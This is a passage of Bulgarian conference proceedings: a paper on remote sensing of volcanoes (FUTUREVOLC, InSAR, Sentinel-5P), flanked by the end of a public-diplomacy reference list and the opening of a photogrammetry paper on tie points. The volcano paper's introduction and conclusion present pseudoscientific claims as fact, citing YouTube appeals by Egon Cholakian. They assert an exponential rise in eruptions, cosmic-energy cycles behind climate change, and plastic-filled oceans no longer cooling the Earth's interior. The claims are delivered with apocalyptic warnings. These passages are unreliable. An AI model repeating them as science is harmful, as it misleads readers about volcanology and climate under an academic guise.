- „Аспект Пресс“, 2017 г, 272 с, ISBN 978–5–7567–0931–5
4. Великая, А., Публичная дипломатия как инструмент международного диалога//Международная жизнь. 2016 No. 2. С. 154-164.
 5. Цветкова Н. А. Публичная дипломатия как инструмент идеологической и политической экспансии САЩ в мире, 1914-2014 г. автор: 07.00.15., 2015, 552 с.
 6. Цветкова Н. А., Программы Web 2.0 в публичной дипломатии САЩ и Канада: Экономика, политика, культура. 2011. №3.
 7. Държавен департамент на САЩ, Речник на термините в международните отношения, 1987 г., стр. 85) [4]

GEODESY

REMOTE SENSING OF VOLCANOES

Neli D. Zdravcheva

University of architecture, civil engineering and geodesy, Sofia, Bulgaria, neli_z@abv.bg

Abstract: *The paper examines the role of modern remote sensing methods in providing objective and timely information for the study of volcanoes, which makes it possible to register the eruption process, to track its spatial and temporal development, to obtain data on the type and scale of the induced consequences, to provide information on the impact of the eruption on ecosystems and atmospheric pollution, to accumulate a database in the GIS environment to perform mathematical modeling, on the basis of which to create predictive assessments and methods for early detection and timely warning. Both the specific features of some volcanic eruptions and the alarming trends observed in recent years, which are expressed in an exponential increase in volcanic eruptions, have been analyzed.*

Keywords: *remote sensing, study of volcanoes*

Въведение

През последните години в световен мащаб се наблюдава експоненциално нарастване на вулканичните изригвания на нашата планета. Те са неразривно свързани с множеството тревожни климатични промени [2]. В тази връзка разглежданата тема е не просто актуална, но и жизненоважна.

Неотдавна прогресивният световноизвестен учен Егон Чолакян направи няколко спешни обръщения [4], [5], [6], [7] към световните лидери и към всички хора на планетата. В тях той буквално бие тревога, разкривайки истинските и шокиращи причини за глобалното изменение на климата, климатичните аномалии и природните бедствия като например вулканични изригвания, които ескалират в световен мащаб и изтъква, че основните причини за това са въздействията на космическата енергия върху Земята и фактът, че световния океан вече не е в състояние да изпълнява своята функция на естествен „климатик“ и спира да охлажда земните недра (тъй като е пълен с пластмасови отпадъци и множество отровни вещества) и като следствие се натрупва ендегенна енергия.

1 Накратко за възможностите на съвременните дистанционни методи за изследването на вулканите и характеристиките им

Казано съвсем накратко, големите възможности на дистанционни методи (ДМ) за осигуряването на информация за изследването на вулканите са обусловени от завидните технически параметри на съвременните сателити, сензори и изображения, на методите за обработка, на симбиозата между ДМ и ГИС. ДИ предоставят обективна, геометрично вярна, естествено генерализирана, икономически изгодна, повсеместна, достъпна и надеждна геопространствена информация. Освен това те са и високотехнологични, високопроизводителни и динамично развиващи се. Поради тези и редица други свои предимства


понастоящем съвременните ДМ предоставят без алтернативни възможностите за доставянето на информация за вулканите в много аспекти, сред които основните касаят: самото регистрирането на процеса на изригване и неговото пространствено и времево развитие; доставянето на данни за вида и мащабите на различни последици; осигуряването на информация за влиянието на изригването върху екосистемите и замърсяването на атмосферата; натрупването на база от данни за математическо моделиране, въз основа на което се създават прогнозни оценки и методи за ранно откриване и навременно предупреждение.

Важно е да се подчертае, че всички данни се получават дистанционно (от разстояние, без пряк физически контакт с вулканите). Това им отрежда ролята на безопасни и безалтернативни методи за изучаване на вулканичните изригвания. За тази цел се и използват множество сателити, сензори и методи за регистрация, различни техники както от класическата фотограметрия [1], така и от областта на компютърните класификации, математическото моделиране и т. н. В [3] авторът анализира предимствата и областите на приложение на микровълновите системи за дистанционни изследвания. Те са особено подходящи за осигуряването на информация за вулканите, тъй като предоставят данни по всяко време на денонощието (включително и през нощта) и независимо от атмосферните условия (например и при пълтна облачност, дъжд, сняг и т.н.). Важна роля за предоставянето на специализирана информация за климатичните изменения играе и използването на мултиспектрални и хиперспектрални изображения, които авторът на доклада разглежда в [7].

В качеството на показателен пример за дистанционното изучаване на вулканите по-долу накратко е анализиран проекта FUTUREVOLC [11], който е финансиран от програмата FP7 на Европейската комисия във връзка с темата „Дългосрочен експеримент за наблюдение в геологично активни региони на Европа, предразположени към природни опасности: концепцията за Supersite“.

Проектът FUTUREVOLC има следните основни цели: създаване на интегрирана система за вулканологичен мониторинг чрез европейско сътрудничество; разработване на нови методи за оценка на вулканичните кризи, задълбочаване на научното разбиране на магматичните процеси и да подобряване на предоставянето на информация на властите и органите за гражданска защита. За постигане на тези цели проектът съчетава широка европейска експертиза в сеизмологията, деформацията на вулкана, вулканичния газ и геохимията, инфразвуката, мониторинга на изригванията, физическата вулканология, сателитните изследвания на струите, метеорологията, прогнозирането на разпръскването на пепелта и гражданската защита; постигане на мултинационално вулканологично сътрудничество с оглед намаляването на пораженията.

В него Исландия е избрана в качеството на експериментална територия поради високия процент на големи изригвания с дългосрочни ефекти и наличието на почти пълния спектър от различни типове вулкани.




Фигура 1: Калдерата на вулкана Bárðarbunga (Бардарбунга),
център. Исландия, 2014-2015 г.

За тяхното изследване са използвани голям брой мултивременни изображения от множество спътници в това число и COSMO-Skymed, TerraSAR-X и Radarsat-2, доставящи данни в микровълновия диапазон на електромагнитния спектър (EMC). Екип от учени [11] изследва и срутването на калдерата¹ Bárðarbunga през 2014-2015 г. в централната част на Исландия – фиг. 1.

Интересно е да се отбележи, че благодарение на постигнатия пробив в изучаването на цялостната картина на механиката на вулкана в продължение на цели шест месеца след изригването му е било задържано срутването на калдерата. Смята се, че мащабното потъване на калдерата предизвиква по-голяма част от множеството големи изригвания, тъй като покривът, покриващ резервоар от магма в кората под вулкана се срутва и пада в него [11]. Изригвания от този тип се срещат рядко. Преди това на Bárðarbunga в световен мащаб са известни само шест случая от началото на 20-ти век. Освен това срутването на калдерата на Bárðarbunga е първото, при което е възможно да се извърши подробно прецизно наблюдение на срутването и последиците от него. Дистанционните данни, получени от самолети и сателити дават възможност за прецизното картографиране на слягането на калдерата. Промените в скалната основа под леда са картографирани с помощта на радиоехо сондажи. А за анализирането на реакцията на леда на слягането е използвано 3D моделиране на ледения поток. Чрез поредица от геохимични

¹ Калдерата (на испански: caldera – котел, казан) е вулканично образувание, получено при срутване на кратера навътре в самия него. Има кръгла или овална котлообразна форма със стръмни и често стъпаловидни склонове.

анализи на лавата и вулканичните газове (в комбинация с GPS измервания) е изследвана и дълбочината на резервоара на магмата [11]. Получените уникални данни откриват нови хоризонти за изучаването на механизма на срутването на калдерата и тяхното взаимодействие със свързаните изригвания.



Фигура 2: Времени серии за вулкана Еуџафјаллајокул (Ейяфятлайокутъл) в Исландия

На фиг. 2 са показани временни серии за вулкана Еуџафјаллајокул в Исландия [9], създадени чрез технологията на радарната интерферометрия (InSAR). Сравнителният анализ на поредицата интерферограми разкрива настъпилите деформации на вулкана по отношение на първото изображение (18 юни 2009 г.) и осигурява информация за вулканични изригвания през 2010 година съответно за периодите 20 март – 12 април 2010 г. и от 14 април до края на май. Може да се обобщи, че непрекъснато придобиване на подобни временни серии за вулканите чрез InSAR и обработката им (в почти реално време) осигурява ценни данни за изучаването на динамиката на вулканичните процеси. Тази технология се явява

съвременен дистанционен метод за осъществяването на надежен спътников мониторинг, предоставящ възможности и за предупреждения за вулканични изригвания и за определянето на техните характеристики.

Проектът FUTUREVOLC цели предоставянето на навременна информация за движенията на магмата, която се извлича чрез съвместна интерпретация на данни за земетресения, за различни източници на магма (изведени от наземни и космически данни и измервания на вулканични летливи вещества) и разработването на оперативни модели, показващи скоростта на изхвърляне на магма с оглед за по-добро прогнозиране разсейването на пепелта.

Трябва да се отбележи, че е налице корелация между сеизмичната и вулканичната активност. Динамичният трансфер на стрес, свързан с преминаването на сеизмични вълни от големи земетресения може да предизвика увеличаване на вулканична активност. Това се потвърждава от направеното в [11] изследване на деформациите и моделиране на стреса, въз основа на множество наблюдения за изригванията през периода 2014-2015 г. във вулканичната система *Váðarbunga*. Изследвано е взаимодействието между двата централни вулкана в Исландия, *Váðarbunga* и *Tungnafellsjökull*, които са разположени близо. Разстоянието между тях е 25 km. Въпреки това двата вулкана са много различни. *Váðarbunga* се явява един от най-мощните вулкани в Исландия с най-малко около 30 изригвания през последните 1100 години, включително четири, където обемът на магмата е между 1 и 4 km³, а свързаните с него пукнатини се простират на 115 km на югозапад и на най-малко 55 km на север. Докато вулканът *Tungnafellsjökull* е с малки изригвания през холоцена.


Данните са придобити чрез мултипликативно използване на поредица от различни спътникови изображения (оптични, InSAR, LiDAR) и GPS измервания. Използвани са и интерферограми, създадени въз основа на X-лентови и C-лентови спътникови снимки. А анализирани в почти реално време данни се използват за създаване на карти на предизвиканите наземни размествания. Направено е моделиране на комплексното деформационно поле като е използван подхода на Марковата верига Монте Карло (MCMC) за оценяването на многовариантното разпределение на вероятностите. Самата магмена камера е моделирана като дефлираща хоризонтална кръгла пукнатина в еластично полупространство [11].

Направен е изводът, че внезапни промени в налягането в рамките на магмената система могат да бъдат породени от близко земетресение и в крайна сметка да предизвикат изригване, както и обратно – вулканичната активност може да предизвика земетресения и разломи. Ето защо земетръсната и вулканичната дейност в даден район и общо за Земята трябва да се разглежда и изучава съвместно.

Вулканичните изригвания са тясно свързани със сеизмичната активност и особено с дълбокофокусните земетресения. През последните години техният брой значително се увеличава. Дълбокофокусните земетресения са тези, чиято дълбочина надхвърля 300 km и в някои случаи достига дори до 750 km под земната повърхност. Те възникват когато са налице високи стойности на налягането и


температурата и по принцип се очаква, че мантийното вещества ще се деформира пластично, а не крехко, и затова не би следвало да има земетресение. Въпреки това обаче такива дълбокофокусни земетресения се регистрират редовно. Механизмите на тяхното възникване са предмет на научни дискусии.

По вертикалната ос на фиг. 3 е нанесен броят на дълбокофокусните земетресения на нашата планета през последните години, а с различни цветове (съгласно приложената легенда) са дадени дълбочините им. Недвусмислено се откроява обезпокоителното експоненциално нарастване на броя на земетресенията с дълбочина над 300 km в горната мантия на Земята. Особено тревожно е прогресивното им увеличаване през периода след 1995 г. както и наличието на пикови стойности на много други геодинамични аномалии. Фактите сочат, че това е причинено не просто от наличие на напрежения в земната кора, а от увеличаването на общата планетарна магматична активност дълбоко в земните недра.




Фигура 3: Експоненциално увеличаване на броя на дълбокофокусните земетресения с магнитуд над 1,0 от 1970 г. База данни на ISC

Засилващата се магматична активност е причина за настъпването на промени в недрата през последните десетилетия и това се потвърждава от тревожното експоненциално увеличаване на броя на земетресенията в района на вулкани и супервулкани като например Yellowstone в САЩ, Campi Flegrei в Италия, Таурб в Нова Зеландия, Mauna Loa на Хаваите, Trident в Аляска, вулкана Sakurajima (桜島) в калдерата на супервулкана Aira в Япония и др. На фиг. 4 може да се видят графики, разкриващи рязкото увеличаване на земетресенията и деформациите в района на вулкана Mauna Loa.



Фигура 4: Данни за земетресения и деформации в района на вулкана Мауна Лоа; данни от USGS: <https://www.usgs.gov/media/images/mauna-loa-earth-quake-and-deformation-data-2010-2016>

На фиг. 5 се вижда обезпокоителното увеличаване на броя на земетресения, станали под вулкана Trident в Аляска от 01.01.2003 година до 21.02.2023 година. На хистограмата е показан броят на земетресенията, регистрирани за един месец.



Фигура 5: Земетресения, станали под вулкана Trident в Аляска от 01.01.2003 г. до 21.02.2023 г. На хистограмата е показан броят на земетресенията, регистрирани за един месец. Източник: <https://watchers.news/2023/02/23/in-creased-seismic-activity-under-trident-volcano-alaska/>



Завишената сеизмична активност съвсем не е единственият проблем и в района на японския архипелаг, тъй като в него са концентрирани и около 7% от всички вулкани на планетата, в това число и супервулкана, гигантската вулканична

калдера Aiga, която по настоящем крие сериозна опасност със своята активност. Нарастването на сеизмичната активност в близост до вулканите разкрива активиране на магматични процеси, изразяващи се в запълване на магматичните камери на вулканите и подготовката им за потенциално изригване. Като се отича тревожната съвременната атипична магмена активност в земните недра, никак не малка вероятността за настъпването на планетарна катастрофа, предизвикана от потенциалното изригване дори само на един супервулкан, който може да стартира верижна реакция от вулканични изригвания. Освен всичко това, вулканолозите регистрират и друга съвременна аномалия, която се изразява във факта, че изхвърлената от вулканите лава има нетипичен състав, който по принцип е характерен за магмата от дълбоките слоеве на мантията. През последното десетилетие се наблюдава ускоряване на издигането на магмата от дълбините на земната кора в много вулканични региони, такива като Исландия, Италия, остров Майот в Индийския океан, остров Ла Палма (Канарски острови) и други. Това свидетелства за увеличаване на вулканичната активност в световен мащаб.

Вулканолозите са обезпокоени от рязкото увеличаване на скоростта на издигане на магмата от дълбините на Земята. Процесът на издигане на магмата, който преди това е отнемал стотици и хиляди години, днес в някои региони се случва само за половин година. Така например, в пролива Брансфийлд през 2021 г. издигането на магмата от дълбочина 10 km се съпровожда с 85 000 на брой земетресения. Дебелината на земната кора в този район е 15 km. Локализирането на земетресенията показва, че 10 km от нея (кората) е изгорена от активната магма и до излизането ѝ на повърхността остават само 5 km. Това тревожно бързо издигане на магма от значителни дълбочини е алармиране за възникването на опасни и ненаблюдавани преди това процеси вътре в Земята. Активирането на вулканите недвусмислено говори за това, че в недрата на планетата ни е започнал тревожен процес на натрупване на огромно количество енергия, която се стреми да излезе навън.

Важна роля за изучаването на вулканите и техните изригвания има и дистанционното изследване на химическия състав на атмосферата. В тази връзка трябва да се изтъкне ролята на спътника Sentinel-5 Precursor (Sentinel-5P) [9], който е изведен в орбита през 2017 г. от Европейската космическа агенция (European Space Agency – ESA). Чрез него се осигурява ежедневно дистанционното получаване на глобални данни за химическия състав на земната атмосфера, включително и за съдържанието и пространственото разпространение на някои основни газове замърсители и парникови газове. Sentinel-5P е оборудван със сензора TROPOMI (Tropospheric Monitoring Instrument, инструмент за мониторинг на тропосферата), който предоставя мултиспектрални данни в следните диапазони на EMC – ултравиолетовия (UV, ultraviolet), видимия (VIS, visible), близкия инфрачервен (NIR, near infrared) и средния инфрачервен (SWIR, short wavelength infrared). Пространственото разрешение варира в интервал от 1,8 до 28 km, като за повечето канали е 7×7 km, а времето е 1 ден при глобален обхват. Съдържанието на различните газове се определя в mol/km^2 вертикален стълб от атмосферата или

тропосферата, но стойностите може да бъдат превърнати в $\mu\text{mol}/m^2$. Sentinel-5P осигурява и редица второстепенни данни като албедото на повърхността, скоростта на вятъра и т.н. Изследването на метана, който заема трето място (след водите пари и въглеродния диоксид) по степен на въздействие играе важна роля за изуването на вулканите. На фиг. 6 в ляво е показана превишаваната концентрация на метан във въздуха по данни от Sentinel-5P [9] в зоната на разпространението на кални вулкани, която е тясно свързана с емисиите на метан от дълбините на земната кора, а в дясно е даден изглед на вулкана на Земята, разположен в югозападен Туркменистан.



Фигура 6: Съдържание на метан във въздуха по данни на Sentinel-5P на територията на югозападен Туркменистан и изглед на вулкана

Заклучение

Важна е ролята на съвместното използване на дистанционни методи и ГИС. Въз основа на данните от дистанционните методи и много други научни

изследвания понастоящем е натрупана ценна информация за вулканите за създаването на математически модели и прогнозни оценки. Егон Чолакян анализира моделите на повтарящи се климатични катастрофи [4], [5], [6], [7] и с голяма загриженост предупреждава за сериозна заплаха от настъпилите тревожни климатични изменения и множество вулканични изригвания през последните години, които може да доведат до гибелта на човечеството. Той с тревога разкрива за първи път пред широката общественост истинските и шокиращи причини за негативните климатични изменения и аномалии, които ескалират в световен мащаб. Чолакян изтъква, че те се дължат на цикличните въздействия на космическа енергия (през период от 12 000 и 24 000 години) върху Земята, на състоянието на „имунната система на Земята“ (което не е никак добро) и защото световният океан вече не може да изпълнява своята функция на естествен „климатик“ и спира да охлажда земните недра (тъй като е пълен с пластмасови отпадъци и други отровни вещества) и като следствие се натрупва ендогенна енергия и т.н. Той предупреждава „нашите океани са загубили способността си да функционират като компенсаторен и охлаждащ механизъм“ и „нашата планета е на ръба на самоунищожението, а на човечеството му остават само няколко години, за да предотврати тази предстояща катастрофа“ и „Ние, хората, сме започнали война срещу океаните. Ние съзнателно нарушихме способността на океана за саморегулирана топлопроводимост, заразявайки масово неговите води със замърсители“. Ученият алармира за спешната необходимост от реални действия в няколко основни направления, сред които най-важни са създаването на единен световен научен център, който да обединява всички учени и изграждането на съзидателно общество (на пиедестала на което да са опазването и съхраняването Човешкия живот и хармонията и равновесието в природата), което да замени сегашния потребителски формат и консуматорски подход към природата. Отговорността на всеки човек е огромна, а опазването на живота е висш тест за хуманност.

Литература

1. Добрев Ст., Фотограметрия и безпилотни летални средства (БЛА) за правилната експлоатация на минни разработки, Годишник на ФТН, ШУ „Еп. К. Преславски“, 2021 г., стр. 49-53, ISSN: 1311-834X
2. Здравчева Н., Фотограметрични и дистанционни методи за изследване на световния океан, XXXIV Международен симпозиум съвременните технологии, образование и професионална практика в геодезията и свързаните с нея области, София, 01-03.11.2023 г.
3. Здравчева Н., Предимства и приложения на микровълновите радиолокационни системи за дистанционни изследвания, статия в списание „Геодезия, Картография, Земеустройство“, бр.1-2/2022, стр. 9-14, ISSN 0324-1610
4. Cholakian, Egon, SaveScience Collaborative
<http://earthsavesciencecollaborative.com>

5. Cholakian, Egon Global Climate Threat: Urgent Address to the World Science Community <https://www.youtube.com/watch?v=1NxoQUpvEJg>
6. Cholakian Egon, Urgent Appeal: Engaging Biden, Xi Jinping, and Putin for Immediate Action, <https://www.youtube.com/watch?v=dKBOEZPKfeg>
7. Cholakian, Egon The Siberia Card: We Are Holding A Very Dangerous Hand, <https://earthsavesciencecollaborative.com/>
8. Zdravcheva N., Hyperspectral environmental monitoring, IOP Conference Series: Materials Science and Engineering, EKO Varna, 2019, IOP Conf. Series: Materials Science and Engineering 614 012014, IOP Publishing DOI:10.1088/1757-899X/614/1/012014
9. <https://innoter.com/articles/issledovanie-zagryazneniya-atmosfery-po-kosmicheskim-snimkam-sentinel-5p>
10. http://futurevolc.hi.is/sites/futurevolc.hi.is/files/Pdf/iceland_ceos_proposal.pdf
11. <http://futurevolc.hi.is/new-research-article-science-gradual-caldera-collapse-b%C3%A1rdarbunga-volcano-iceland-regulated-lateral>

ANALYSIS OF THE INFLUENCE OF THE NUMBER OF TIE POINTS ON THE PROCESS OF MUTUAL ORIENTATION OF A STEREO PAIR OF PHOTOGRAPHS IN LINEAR-ANGULAR COORDINATE SYSTEM

Borislav Y. Bedzhev*, Monika B. Bedzheva**

*NMU “Vasil Levski”, Faculty of “Artillery, AD and CIS”, Department “Communication networks and systems”, Shumen, Bulgaria, bedzhev@abv.bg

**NMU “Vasil Levski”, Faculty of “Artillery, AD and CIS”, Department “Geodesy”, Shumen, Bulgaria, monibedzh17@abv.bg

Abstract: *This paper examines the influence of the number of tie points (TP) on the process of mutual orientation of stereopair of photographs in linear-angular coordinate system. Two cases are considered - when the number of TP is between 5 and 10 and when the number of TP is over 11. The advantages and disadvantages of both cases have been discussed and conclusions have been drawn.*


Keywords: *Photogrammetry, mutual orientation of stereopair photographs, tie points, linear-angular coordinate system, method of least squares*

1. Въведение

Основен етап при обработката на визуалната информация, получена с помощта на безпилотни летателни апарати (БЛА), е взаимното ориентиране на последователно заснетите стереодвойки снимки. В най-обща ситуация методите за взаимно ориентиране на стереодвойка снимки се основават на наличието на поне $N_{tp} \geq 5$ обекта (точки) $D_{gi}, i = 1, 2, \dots, N_{tp}$ върху заснетия (общия) участък на стереодвойката, които могат уверено да се открият (идентифицират) от компютърната програма (специализираният фотограметричен софтуер) за обработка на информацията. Това е възможно, ако образите на тези точки върху двете снимки $\{D_{P_1i}, D_{P_2i}\}, i = 1, 2, \dots, N_{tp}$ имат много сходни яркостни и спектрални характеристики, което позволява двойките образи на всеки обект върху снимките от стереодвойката да бъдат формирани с висока надеждност. За избягване на недоразумения по-нататък тези обекти, едновременно регистрирани върху двете снимки P_1 и P_2 , ще бъдат наричани *свързващи точки* (СТ, tie points – TPs).

Очевидно, от една страна използването на повече от 5 СТ повишава точността на взаимното ориентиране на всяка стереодвойка снимки, но от друга страна използването на голям брой СТ води до значително увеличение на натоварването на компютърната система при обработката на снимковата информация. Предвид на това противоречие, по-нататък в доклада се анализира на влиянието на количеството на СТ върху процеса на взаимното ориентиране на стереодвойка снимки в линейно-ъглова координатна система.

2. Изложение



Фиг. 1: Втора (линейно-ъглова) система на елементите на взаимно ориентирани на снимките от една стереодвойка

Елементите на взаимното ориентирани в линейно-ъгловата система (фиг. 1) са:

- τ' – ъгъл в плоскостта на лявата снимка P_1 между оста x_1 и следата (сечението) на главната базисна плоскост $S_1S_2O_1$ върху лявата снимка P_1 ;

- ν' – ъгъл в плоскостта $S_1S_2O_1$, определящ наклона на базиса на фотографирани S_1S_2 и оста S_1Z_1' ;

- $\Delta\alpha$ – взаимен надлъжен ъгъл на наклона в плоскостта $S_2X_2'Z_2'$ между оста S_2Z_2' и проекцията на главния оптичен лъч S_2O_2 на дясната снимка P_2 върху плоскостта $S_2X_2'Z_2'$;

- $\Delta\omega$ – взаимен напречен ъгъл на наклона в плоскостта $S_2Y_2'O_2$ между главния оптичен лъч на дясната снимка S_2O_2 и неговата проекция върху плоскостта $S_2X_2'Z_2'$;

- $\Delta\chi$ – взаимен ъгъл на завъртане в плоскостта на дясната снимка P_2 между оста y_2 и следата на плоскостта $S_2Y_2'O_2$.

Нека M, m_1, m_2 е една СТ и нейните образи върху двете снимки P_1 и P_2 от стереодвойката съответно. Доказано е [15], [18], че математическото условие за взаимно ориентирани на стереодвойка снимки в линейно-ъгловата система от елементи на взаимно ориентирани е:

$$\begin{vmatrix} B\cos\tau'\cos\nu' & B\sin\tau'\cos\nu' & B\sin\nu' \\ x_{m_1} & y_{m_1} & -f \\ x'_{m_2} & y'_{m_2} & z'_{m_2} \end{vmatrix} =$$

$$= B\cos\tau'\cos\nu' \begin{vmatrix} 1 & \operatorname{tg}\tau' & \frac{\operatorname{tg}\nu'}{\cos\tau'} \\ x_{m_1} & y_{m_1} & -f \\ x'_{m_2} & y'_{m_2} & z'_{m_2} \end{vmatrix} = 0 \quad (1)$$

В (1) $\{x'_{m_2}, y'_{m_2}, z'_{m_2}\}$ са координатите на т. m_1 в КС $S_1x_1y_1z_1$ а $\{x'_{m_2}, y'_{m_2}, z'_{m_2}\}$ са координатите на т. m_2 в КС $S_2x_2y_2z_2$. При това са в сила връзките:

$$\begin{aligned}x'_{m_1} &= x_{m_1}, & x'_{m_2} &= b'_1 x_{m_2} + b'_2 y_{m_2} - b'_3 f, \\y'_{m_1} &= y_{m_1}, & y'_{m_2} &= b''_1 x_{m_2} + b''_2 y_{m_2} - b''_3 f, \\z'_{m_1} &= -f, & z'_{m_2} &= c'_1 x_{m_2} + c'_2 y_{m_2} - c'_3 f.\end{aligned}\quad (2)$$

B (2)

$$\begin{aligned}a'_1 &= 1, & a''_1 &= \cos\Delta\alpha\cos\Delta\chi - \sin\Delta\alpha\sin\Delta\omega\sin\Delta\chi, \\a'_2 &= 0, & a''_2 &= -\cos\Delta\alpha\sin\Delta\chi - \sin\Delta\alpha\sin\Delta\omega\cos\Delta\chi, \\& & a''_3 &= 0, & a'_3 &= -\sin\Delta\alpha\cos\Delta\omega, \\b'_1 &= 0, & b''_1 &= \cos\Delta\omega\sin\Delta\chi, \\b'_2 &= 1, & b''_2 &= \cos\Delta\omega\cos\Delta\chi, \\b'_3 &= 0, & b''_3 &= -\sin\Delta\omega, \\c'_1 &= 0, & c''_1 &= \sin\Delta\alpha\cos\Delta\chi + \cos\Delta\alpha\sin\Delta\omega\sin\Delta\chi, \\c'_2 &= 0, & c''_2 &= -\sin\Delta\alpha\sin\Delta\chi + \cos\Delta\alpha\sin\Delta\omega\cos\Delta\chi, \\c'_3 &= 1, & c''_3 &= \cos\Delta\alpha\cos\Delta\omega,\end{aligned}\quad (3)$$

са направляващите косинуси (елементите на матрицата на трансформацията), които са изчислени в съответствие с фиг. 1.

Тъй като $B \neq 0$, $\cos\tau' \cos\nu' \neq 0$ ($0 \leq |\tau'| < \frac{\pi}{2}$, $0 \leq |\nu'| < \frac{\pi}{2}$), от (1) се вижда, че в линейно-ъгловата система от елементи на взаимно ориентирани (фиг. 1) математическото условие за взаимно ориентирани на стереодвойка снимки е:

